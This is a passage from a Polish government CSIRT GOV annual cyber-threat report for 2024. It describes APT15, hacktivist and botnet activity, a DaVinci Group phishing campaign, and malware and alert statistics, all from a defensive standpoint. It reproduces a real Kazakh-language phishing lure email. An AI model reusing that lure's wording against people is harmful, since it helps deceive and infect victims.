do segmentu sieci teleinformatycznej. Aktor wykorzystał techniki znane jako *living off the land*[44] celem uzyskania persystencji[45] oraz prowadzenia kolejnych działań w systemie.

[41] Raport CISA "https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-038a"
[42] Narzędzie w języku Go, służące do zautomatyzowanego skanowania infrastruktury, oryginalnie przeznaczone do użytku przez zespoły Red Team.
[43] T1068 - Exploitation for Privilege Escalation
[44] T1218 - System Binary Proxy Execution
[45] T1078 - Valid Accounts

APT15

W 2024 roku CSIRT GOV dokonał także analizy złośliwej komunikacji sieciowej wychodzącej z serwera aplikacyjnego podmiotu w ramach sektora transportu. Wykazano, iż przedmiotowa komunikacja skierowana była do serwera C2 wykorzystywanego przez grupę APT15. Do uruchomienia złośliwego kodu na serwerze wykorzystana została technika *DLL Side-Loading*[46], polegająca na wykorzystaniu istniejących aplikacji lub procesów, które w trakcie swojego działania próbują załadować zewnętrzne biblioteki, które zostają przez atakującego podmienione na zawierające złośliwy kod. W tym przypadku atakujący wykorzystał plik stanowiący jeden w modułów oprogramowania Vmware, który przy uruchomieniu załadował odpowiednio spreparowaną bibliotekę i wykonał zawarty w niej złośliwy kod[47]. Uruchomienie aplikacji powodowało nawiązanie komunikacji sieciowej z zasobem kontrolowanym przez atakujących[48]. W wyniku przeprowadzonej analizy ustalono, iż złośliwa biblioteka została skompilowana przy wykorzystaniu narzędzia Merlin, służącego do zarządzania serwerem C2 i instalacji w systemie ofiary agenta. Pomimo podjęcia przez atakujących działań mających na celu uniknięcie wykrycia złośliwej aktywności, na skompromitowanym serwerze wykryto artefakty umieszczenia w systemie trojana PlugX, stanowiącego zaawansowane narzędzie typu Remote Access Trojan (RAT), charakterystycznego dla chińskiego klastra aktywności.

Poniżej przedstawiono przykładowy schemat faz ataku wykorzystywany m.in. przez grupę APT15:



Rysunek 52. Fazy ataku grupy APT15 (tzw. kill chain)

[46] T1574.002 – Defense Evasion – Hijack Execution Flow: DLL Side-Loading
[47] T1055 - Process Injection
[48] T1573 – Encrypted Channel

Haktywiści

Wybuch wojny w Ukrainie wiązał się z powstaniem kolektywów, które można postrzegać jako pewnego rodzaju ruchy cyberpartyzanckie. Samo pojęcie „haktywizmu" wywodzi się z połączenia słów „hakować" i „aktywizm", a stanowi – jak sama nazwa wskazuje – przeniesienie do cyberprzestrzeni działań aktywistów walczących o różnego rodzaju cele polityczne czy ideologiczne. W przypadku „haktywistów" prorosyjskich, motywacją prezentowaną przez nich w mediach społecznościowych jest przede wszystkim wsparcie działań wojsk rosyjskich i „ukaranie" państw sojuszu NATO za wsparcie wojskowe Ukrainy.

Środowisko prorosyjskich haktywistycznych kolektywów jest rozproszone w grupy wykorzystujące kanały na portalach społecznościowych do komunikacji, które regularnie wiążą się w koalicje, co nadaje tego typu ruchom znaczną dynamikę. Wśród najbardziej znanych grup należy wskazać przede wszystkim Killnet, Anonymous Sudan (pomimo swojej nazwy wpisująca się w narrację Rosji), Cyber Army of Russia Reborn, XAKNET, Solntsepek, UserSec, NoName057(16), Zarya, Beregini oraz Z-Pentest. Grupy te powstawały na przestrzeni kilku ostatnich lat, przyciągając haktywistów chcących wspierać czy uczestniczyć w kreowanej przez te grupy narracji.

Od początku wojny w Ukrainie głównym modus operandi haktywistów prorosyjskich były i są przede wszystkim ataki DDoS, silnie nagłaśniane na kanałach społecznościowych[49]. Nie wymagają one od atakujących dużych umiejętności technicznych, a ich efekt jest w głównej mierze propagandowy. Ataki te ukierunkowane są na naruszanie dostępności zasobów internetowych, ale zwykle nie mają długotrwałych skutków. Z perspektywy haktywistów natomiast tego rodzaju ataki pokazują rzekomą słabość państw wrogich, a także, według atakujących, domniemaną skuteczność tego typu działań.

W 2024 roku Zespół CSIRT GOV zarejestrował także złośliwą aktywność ukierunkowaną na podmioty krajowe dotyczącą prób włamań do systemów klasy IIoT (Industrial Internet of Things) o zdalnym dostępie w sieci Internet, m.in. poprzez panele HMI (Human-Machine Interface). Jest to nowy przejaw zagrożeń haktywistycznych, które w pewien sposób znalazły się w nurcie zainteresowań wskazanych grup. Ataki na tego rodzaju urządzenia wynikały w wielu wypadkach z faktu braku należytej ochrony dostępu zdalnego. Słabości te zostały także dostrzeżone przez grupy haktywistyczne. Grupy te, korzystając z dostępności paneli logowania w sieci Internet, prowadziły działania zmierzające do uzyskania nieuprawnionego dostępu, głównie związanego z wykorzystaniem domyślnych danych logowania. Zagrożenie to dotyczyło zwłaszcza obiektów takich jak zakłady oczyszczania ścieków, uzdatniania wody, spalania odpadów czy administracji obiektami. Atakujący przy wykorzystaniu dostępności usług w publicznej sieci

[49] Zagrożenia atakami DDoS opisano w 2. rozdziale Raportu.

Internet próbowali uzyskiwać nieautoryzowane dostępy do zasobów teleinformatycznych systemów sterowania technologiami operacyjnymi. Zwiększało to ryzyko dostępu do paneli i dokonywania przez nich prób manipulacji ustawieniami. Próby przeprowadzanych ataków były rejestrowane, a następnie publikowane na kanałach społecznościowych celem pokazania skuteczności działań. Ataki tego typu nie charakteryzowały się zaawansowanym wektorem, a wynikały w głównej mierze z braku świadomości podmiotów realizujących instalację techniki OT dla różnego rodzaju jednostek publicznych, jak również i samych jednostek, które w pewnym zakresie pozostawiały bezpieczeństwo w gestii instalatorów. W ramach krajowego systemu cyberbezpieczeństwa prowadzone były na bieżąco działania zmierzające do minimalizacji tego typu ryzyka, jednakże ciągła aktywność grup stanowi w dalszym ciągu wyzwanie w tym zakresie i oznacza konieczność wzmożenia monitorowania, jak również uwzględnienia tego typu zagrożeń przez kontraktorów i podmioty publiczne.


Cyberprzestępczość

Kolejnym z rodzajów aktywności odnotowywanych przez Zespół CSIRT GOV w 2024 roku były także zagrożenia związane z wykorzystaniem infrastruktury przez chińskie grupy cyberprzestępcze. W 2024 roku Zespół CSIRT GOV zidentyfikował w polskiej cyberprzestrzeni urządzenia typu SOHO (Small office/home office), które wskazywały na możliwość przynależności do botnet-u Quad7 (7777). Botnet ten budowany jest przede wszystkim w oparciu o podatne urządzenia TP-Link, które po zainfekowaniu otwierają port 7777/TCP i przedstawiają się najczęściej bannerem typu *xlogin:*, a także wykorzystują port 11288/TCP do ustanowienia tunelu socks5 proxy. Proxy udostępnione na porcie 11288 umożliwia atakującym używanie przejętej infrastruktury do anonimizacji ruchu z wykorzystaniem skompromitowanych urządzeń SOHO. Wykorzystywanie powyższego botnetu jest przypisywane chińskim grupom cyberprzestępczym, których celem jest wykonywanie ataków typu password spraying w kierunku kont w usłudze Microsoft 365.

Praktyka tego typu dotycząca wykorzystywania podatnych urządzeń sieciowych do ukrywania lub prowadzenia operacji jest również właściwa dla wielu innych grup cyberofensywnych. Przejęte urządzenia umożliwiają zapewnienie przede wszystkim zakamuflowania źródła ataków bez konieczności nabywania stosownych usług w firmach hostingowych. Przykładem tego typu zagrożeń były także kampanie APT występujące w roku 2023, gdzie grupa APT28 wykorzystywała podatne urządzenia Ubiquiti dostępne w sieci Internet do przejmowania hashy NTLM w środowisku Windows.

W roku 2024 odnotowano także wrogą aktywność wynikającą z działań grup motywowanych przede wszystkim finansowo. Przykładem takiej grupy jest UAC-0050, która sama przedstawia się jako DaVinci Group i ma charakter cyberprzestępczy.

W odróżnieniu od grup APT, które starają się pozostawać ukryte i atakować precyzyjnie dobrane cele, sposób działania grupy DaVinci jest odmienny. Grupa preferuje ataki o szerokim zasięgu i nie zwraca uwagi na kwestie skuteczności. Przykładem tego typu ataków była kampania odnotowana w 2024 roku, w ramach której do adresatów w Polsce przesyłano wiadomości[50] w języku kazachskim, co nie wpisywało się w żaden polski kontekst.


Od Бекбаев Ерсін Қанатұлы <tamara@guidotamara.nl> 03.12.2024, 08:02

Temat Шарт бойынша кешіктірілген төлем

Қайырлы күн, 2024 жылдың 6 желтоқсанына дейін арамызда жасалған келісімге сәйкес шот-фактураны төлеуіңізді сұраймын, егер төлем алынбаса, сотқа жүгінуге мәжбүр боламыз;
Электрондық құжаттардың көшірмесі (қоса беріледі).

Төлем мәселесін сотсыз реттеу жолын табамыз деген ойдамыз.


Құрметпен,
Бекбаев Ерсін Қанатұлы

Құжаттар.pdf 66,0 KB

Rysunek 53. Wiadomość phishingowa w języku kazachskim

Do wiadomości o treści stanowiącej upomnienie o opłaceniu faktury dołączony był plik PDF[51], wskazujący na dokument w sprawie. W dokumencie PDF umieszczony został link do pobrania archiwum z serwisu BitBucket, wymagającego wielokrotnego rozpakowania kolejnych archiwów (7z -> ZIP -> RAR) celem utrudnienia analizy przez systemy ochrony poczty. Ostatecznie dla użytkownika dostępny był plik o podwójnym rozszerzeniu .docx.exe[52], który po uruchomieniu otwierał dokument DOCX wskazujący na konieczność uruchomienia trybu edycji w programie Word. W wyniku tego następowało uruchomienie w tle pliku instalatora *Word.msi*[53] zawierającego narzędzie do zdalnego dostępu – Remote Utilities[54], które, po przeprowadzeniu stosownej konfiguracji do działań cyberofensywnych, znane jest pod nazwą RURAT.

[50] T1566.001 – Initial Access – Phishing: Spearphishing Attachment
[51] T1204.002 – Execution – User Execution: Malicious File
[52] T1036.007 – Defense Evasion – Masquerading: Double File Extension
[53] T1036.005 – Defense Evasion – Masquerading: Match Legitimate Name or Location
[54] T1219 – Command and Control – Remote Access Software



Rysunek 54. Dokument DOCX

Pomimo mniej zaawansowanych metod ataku, grupę DaVinci należy postrzegać jako mającą potencjał do rozwoju swoich możliwości cyberofensywnych. Celem działań grupy jest jednak nie tylko infekcja ofiar złośliwym oprogramowaniem. Grupa także najprawdopodobniej odpowiada za obserwowaną zarówno w Polsce, jak i w Ukrainie w ostatnim kwartale roku 2024 masową kampanię mówiącą o podłożeniu ładunków wybuchowych pod siedziby administracji państwowej, za którą odpowiedzialność przyjęła grupa Fire Cells Group. Aktywność ta przypisywana jest przez ukraiński CERT-UA do klastra UAC-0050[55]. Wiadomości w ramach kampanii wysyłane były z przejętych skrzynek pocztowych i sugerowały, iż Fire Cells Group planuje przeprowadzić działania polegające na wysadzeniu budynków. W tym przypadku wiadomości nie niosły ze sobą żadnej złośliwej zawartości, a służyły jedynie przeprowadzeniu operacji psychologicznej, mającej na celu zastraszenie i wywołanie paniki.

[55] https://cert.gov.ua/article/6281009

Pozostała aktywność sponsorowana

Innym przykładem ataku, który może wpisywać się w klaster aktywności typu state-sponsored określany jako operacje informacyjne z wykorzystaniem technologii cyber, jest ten przeproawdzony na Polską Agencję Prasową w maju 2024 roku[56]. Przejawem tej aktywności był atak przeprowadzony w dniu 31 maja 2024 roku na Polską Agencję Prasową, kiedy to w oficjalnym serwisie agencji została zamieszczona dwukrotnie fałszywa depesza dotycząca mobilizacji w Polsce[57]. Atak ten został przeprowadzony ze względu na możliwość dostępu do usługi[58], dzięki któremu atakujący mogli opublikować sfabrykowaną informację.

Należy zaznaczyć, że choć wskazany incydent miał ograniczone skutki, należy zakładać, że kolejne tego typu działania mogą również mieć miejsce, zwiększając tym samym poziom zagrożenia dla infosfery w Polsce. Ataki dezinformacyjne obserwowane do tej pory polegały najczęściej na podmianie treści stron internetowych różnych podmiotów publicznych i prywatnych poprzez podatne wersje CMS-ów. Wskazany incydent świadczy o konieczności wzmożenia działań przez wszelkiego rodzaju podmioty prasowe czy informacyjne w zakresie zapewnienia właściwych środków bezpieczeństwa przy dostępie do serwisów informacyjnych oraz własnej infrastruktury.

[56] W nomenklaturze anglojęzycznej określany jako cyber-enabled information operations.
[57] https://www.pap.pl/aktualnosci/cyberatak-na-pap-w-serwisie-polskiej-agencji-prasowej-nieprawdziwa-depesza-o
[58] T1190 – Initial Access – Exploit Public-Facing Application

4

ZAGROŻENIA – OPROGRAMOWANIE ZŁOŚLIWE


Oprogramowanie złośliwe - statystyka

W 2024 roku Zespół CSIRT GOV przeprowadził analizę 15 315 plików zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa, spośród których 650 zostało rozpoznanych jako złośliwe.

Wykres 10. Wyniki analizy plików w roku 2024

Analiza realizowana w środowiskach izolowanych wykazała, iż spośród badanych plików, 13 485 próbek nie wykazywało żadnych cech złośliwych, 650 zostało rozpoznanych jako złośliwe, 760 jako podejrzane, a 420 otrzymało status niezidentyfikowany (np. ze względu na brak poprawnego uruchomienia w środowisku laboratoryjnym).


Ilość analizowanego oprogramowania złośliwego względem roku poprzedniego była mniejsza o prawie 15%. Poniżej przedstawiono miesięczny wolumen analizowanych plików:



Wykres 11. Statystyka miesięczna analizowanych plików

Charakterystyka analizowanych próbek

Spośród 650 zidentyfikowanych złośliwych plików, 200 zostało sklasyfikowanych, m.in. za pomocą reguł typu YARA oraz Sigma, do poniższych typów oprogramowania szkodliwego:



Wykres 12. Klasyfikacja oprogramowania złośliwego

Dominującą kategorią wśród analizowanych próbek oprogramowania złośliwego w 2024 roku było oprogramowanie HTML Phisher, Snake Keylogger, Formbook oraz Remcos.

HTML Phisher to rodzaj oprogramowania złośliwego używanego w atakach phishingowych, które mają na celu wyłudzenie wrażliwych danych, takich jak loginy, hasła czy dane kart kredytowych. Złośliwe oprogramowanie tego typu dystrybuowane jest najczęściej poprzez wysyłanie ofiarom sfałszowanych wiadomości e-mail zawierających załączniki w formacie HTML/HTM. Po otwarciu takiego załącznika użytkownik widzi stronę imitującą dany serwis (np. bankowość internetową, panel logowania do poczty internetowej lub platformę społecznościową). Strona ta jest zaprojektowana tak, aby wyglądała niemal identycznie jak oryginalna witryna, co zwiększa szanse na skuteczne oszukanie użytkownika. Po wprowadzeniu danych, są one przesyłane bezpośrednio do atakującego najczęściej z wykorzystaniem metod HTTP POST. Atak typu HTML Phisher jest szczególnie niebezpieczny, ponieważ często jest w stanie ominąć filtry antyspamowe oraz może działać częściowo offline, gdyż otwierany jest lokalnie na urządzeniu ofiary.

Kolejny rodzaj oprogramowania Snake Keylogger, to złośliwe oprogramowanie typu keylogger, które rejestruje wszystkie wprowadzone przez użytkownika znaki na klawiaturze. Główne zagrożenie w przypadku tego typu złośliwych programów polega na możliwości przechwytywania danych logowania, informacji o kartach płatniczych czy wiadomości. Snake Keylogger jest często dystrybuowany za pomocą złośliwych załączników w wiadomościach e-mail (np. dokumentów biurowych typu Word lub PDF) lub jako część pakietu z innym oprogramowaniem. Po zainstalowaniu działa w tle, zbierając dane i przesyłając je na zasób kontrolowany przez atakującego. Cechą charakterystyczną tego oprogramowania jest jego zdolność do unikania wykrycia przez standardowe programy antywirusowe. W nowszych wersjach kompilacji oprogramowania istnieją także funkcje monitorowania schowka systemu operacyjnego, co pozwala na przechwytywanie oraz podmienianie wklejanych haseł lub adresów kryptowalutowych.

Formbook to popularne złośliwe oprogramowanie typu infostealer, które koncentruje się na kradzieży danych użytkownika, takich jak dane logowania, pliki oraz informacje przechowywane w przeglądarkach internetowych (np. zapisane hasła i ciasteczka). Formbook jest sprzedawany m.in. w formule Malware-as-a-Service, co czyni go łatwo dostępnym dla cyberprzestępców. Dystrybuowany jest głównie za pomocą zainfekowanych załączników (np. plików PDF, dokumentów Office) lub linków w wiadomościach phishingowych. Po zainfekowaniu komputera, Formbook zapisuje dane w ukrytych plikach i przesyła je na serwery kontrolowane przez atakującego. Ten rodzaj złośliwego oprogramowania obsługuje funkcje, takie jak rejestrowanie klawiszy, wykonywanie zrzutów ekranu oraz pobieranie i wykonywanie dodatkowych plików przesłanych przez atakującego.

Kolejną rodziną złośliwego oprogramowania jest oprogramowanie złośliwe typu Remcos. Remcos to narzędzie zdalnej administracji, które może być wykorzystywane do uzyskania pełnej kontroli nad zainfekowanym systemem. Oprogramowanie to umożliwia przeprowadzanie szeregu działań, takich jak rejestrowanie klawiszy, wykonywanie zrzutów ekranu, monitorowanie kamery internetowej czy mikrofonu, a także uruchamianie dowolnych programów i poleceń na komputerze ofiary. Remcos początkowo był promowany jako legalne narzędzie do zarządzania komputerami, jednak szybko stał się popularnym narzędziem wykorzystywanym przez grupy cyberprzestępcze. Najczęściej dystrybuowany jest za pomocą kampanii phishingowych, w których ofiary są nakłaniane do otwarcia zainfekowanych załączników. Jego cechy obejmują możliwość działania w trybie stealth, co utrudnia wykrycie go przez standardowe systemy zabezpieczeń.

Klasyfikacja oprogramowania, bazująca na analizie behawioralnej, wykazała następujący podział najczęstszych zachowań analizowanych plików lub zasobów internetowych w roku 2024:

L.p.	WYKRYTE ZACHOWANIE	LICZBA WYSTĄPIEŃ
1	Evader	528
2	Phisher	158
3	Trojan, Spyware, Evader	88
4	Trojan, Evader	40
5	Spyware, Evader	26
6	Trojan	20
7	Evader, Trojan, Spyware	13
8	Exploiter, Evader	9
9	Spyware	8
10	Exploiter	8

Tabela 1. Zachowania analizowanych plików/zasobów internetowych

Zgodnie z powyższą tabelą, analizowane próbki wykazywały następujące cechy:

- **Evader** – próba ominięcia zabezpieczeń systemu operacyjnego, wykorzystanie funkcji anty-debuggera, wykorzystanie zaciemnienia (obfuskacji) kodu;
- **Phisher** – wykrycie nakłaniania użytkownika do wykonania określonego działania, udostępnienia wrażliwych informacji, tj. hasła dostępowego, danych logowania czy danych kart płatniczych;
- **Trojan/Bot** – identyfikacja zmiany stacji roboczej w klienta sieci botnet, umożliwienie zdalnego dostępu do stacji roboczej (RAT);
- **Spyware** – identyfikacja kradzieży danych wrażliwych, w tym m. in. danych z przeglądarek internetowych, danych logowania;
- **Exploiter** – identyfikacja wykorzystania podatności w oprogramowaniu lub systemie operacyjnym.

W poniższej tabeli przedstawiono 10 najczęściej identyfikowanych reguł dla analiz przeprowadzonych w środowisku sandbox, które wpłynęły na końcową ocenę badanego pliku lub zasobu internetowego.

WYKRYTA REGUŁA	LICZBA IDENTYFIKACJI
Identyfikacja zaszyfrowanego pliku PDF oraz zawierającego formularze	420
Rozpoznanie pliku przez silniki antywirusowe	359
Rozpoznanie domeny, adresu URL przez silniki antywirusowe	229
Modyfikacja kontekstu wątku w innym procesie (thread injection)	175
Próba kradzieży danych wrażliwych z przeglądarki (historia, hasła, ciasteczka)	132
Próba kradzieży danych uwierzytelniających do skrzynki pocztowej (poprzez dostęp do plików/danych w rejestrze)	129
Rozpoznanie oprogramowania złośliwego na podstawie reguł YARA community	127
Identyfikacja zaszyfrowanych danych w dokumencie (ochrona hasłem)	120
Zapis do obcych regionów pamięci przez próbkę	112
Rozpoznanie wypakowanego z próbki pliku przez silniki antywirusowe	86

Tabela 2. Najczęściej identyfikowane reguły

Poniżej przedstawiono 10 najczęściej występujących w 2024 roku typów plików, spośród poddanych analizie w systemach automatycznych:

L.p.	TYP PLIKU	LICZBA WYSTĄPIEŃ
1	Adobe Portable Document Format	8 141
2	Word Microsoft Office Open XML Format document	676
3	Microsoft Word document	175
4	Excel Microsoft Office Open XML Format document	173
5	Generic OLE2 / Multistream Compound File	131
6	Win32 Executable (generic)	84
7	E-Mail message (Var. 1)	81
8	Generic XML (ASCII)	78
9	Win32 Executable (generic) Net Framework	56
10	iCalendar - vCalendar	51

Tabela 3. Najczęściej występujące typy plików

Największą liczbę plików poddanych analizie w systemach automatycznych stanowiły pliki w formacie PDF, dokumenty biurowe (w tym zawierające makra, funkcje DDE), kontenery OLE2, wiadomości e-mail, pliki XML, aplikacje Win32 oraz pliki kalendarza.


5

ARAKIS GOV

ARAKIS GOV – statystyka

System ARAKIS GOV to dedykowany, rozproszony system wczesnego ostrzegania o zagrożeniach teleinformatycznych występujących na styku sieci wewnętrznej z siecią Internet. Głównym zadaniem systemu jest wykrywanie i zautomatyzowane opisywanie zagrożeń występujących w sieciach teleinformatycznych na podstawie agregacji, analizy i korelacji danych z różnych źródeł.


W 2024 roku w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV zanotowano łącznie 1 947 791 593 przepływy, co przełożyło się na 5 446 734 wygenerowane przez system alarmy, w tym 3 322 068 o priorytecie pilnym, tzn. wymagających natychmiastowej reakcji administratorów. W porównaniu z rokiem 2023 zauważyć można systematyczny wzrost liczby przepływów o ok. 30 milionów w skali miesiąca, porównując do linii aproksymującej.



Wykres 13. Rozkład zarejestrowanych przepływów z podziałem na miesiące

Wśród zanotowanych alarmów:


- **3 322 068** alarmów miało priorytet pilny, tzn. wymagało natychmiastowej reakcji na zagrożenie ze strony administratorów, niosło duże ryzyko przełamania zabezpieczeń;
- **42 860** alarmów miało priorytet wysoki, tzn. wymagało wzmożonej uwagi w kontekście zagrożenia wskazanego w alarmie, niosło średnie ryzyko przełamania zabezpieczeń;
- **30 572** alarmy miały priorytet średni, tzn. były to alarmy informujące o dobrze znanym zagrożeniu, które niosły małe ryzyko przełamania zabezpieczeń;
- **2 051 234** alarmy miały priorytet niski, tzn. były to alarmy czysto informacyjne dotyczące aktualnej sytuacji na styku sieci wewnętrznej z siecią Internet.



Wykres 14. Procentowy rozkład alarmów systemu ARAKIS GOV ze względu na priorytet

Każdy z zanotowanych alarmów posiada dokładne dane techniczne, pozwalające na jego weryfikację oraz jest szczegółowo klasyfikowany przez system. W ramach klasyfikacji każdy alarm może zostać przypisany do jednego z pięciu podstawowych typów:


- Typ 1 – komunikacja do złośliwych adresów;
- Typ 2 – skanowania;
- Typ 3 – wykryte znane ataki;
- Typ 4 – wykryte nieopisane ataki;
- Typ 5 – infekcje wewnętrzne.



Wykres 15. Procentowy podział alarmów systemu ARAKIS GOV ze względu na typ

W 2024 roku alarmy systemu ARAKIS GOV Typu 1 stanowiły 56,60 % całkowitej liczby. Wygenerowane alarmy wynikały z prób nawiązywania komunikacji z adresami IP lub domenami uznanymi za złośliwe lub mogącymi stanowić zagrożenie.

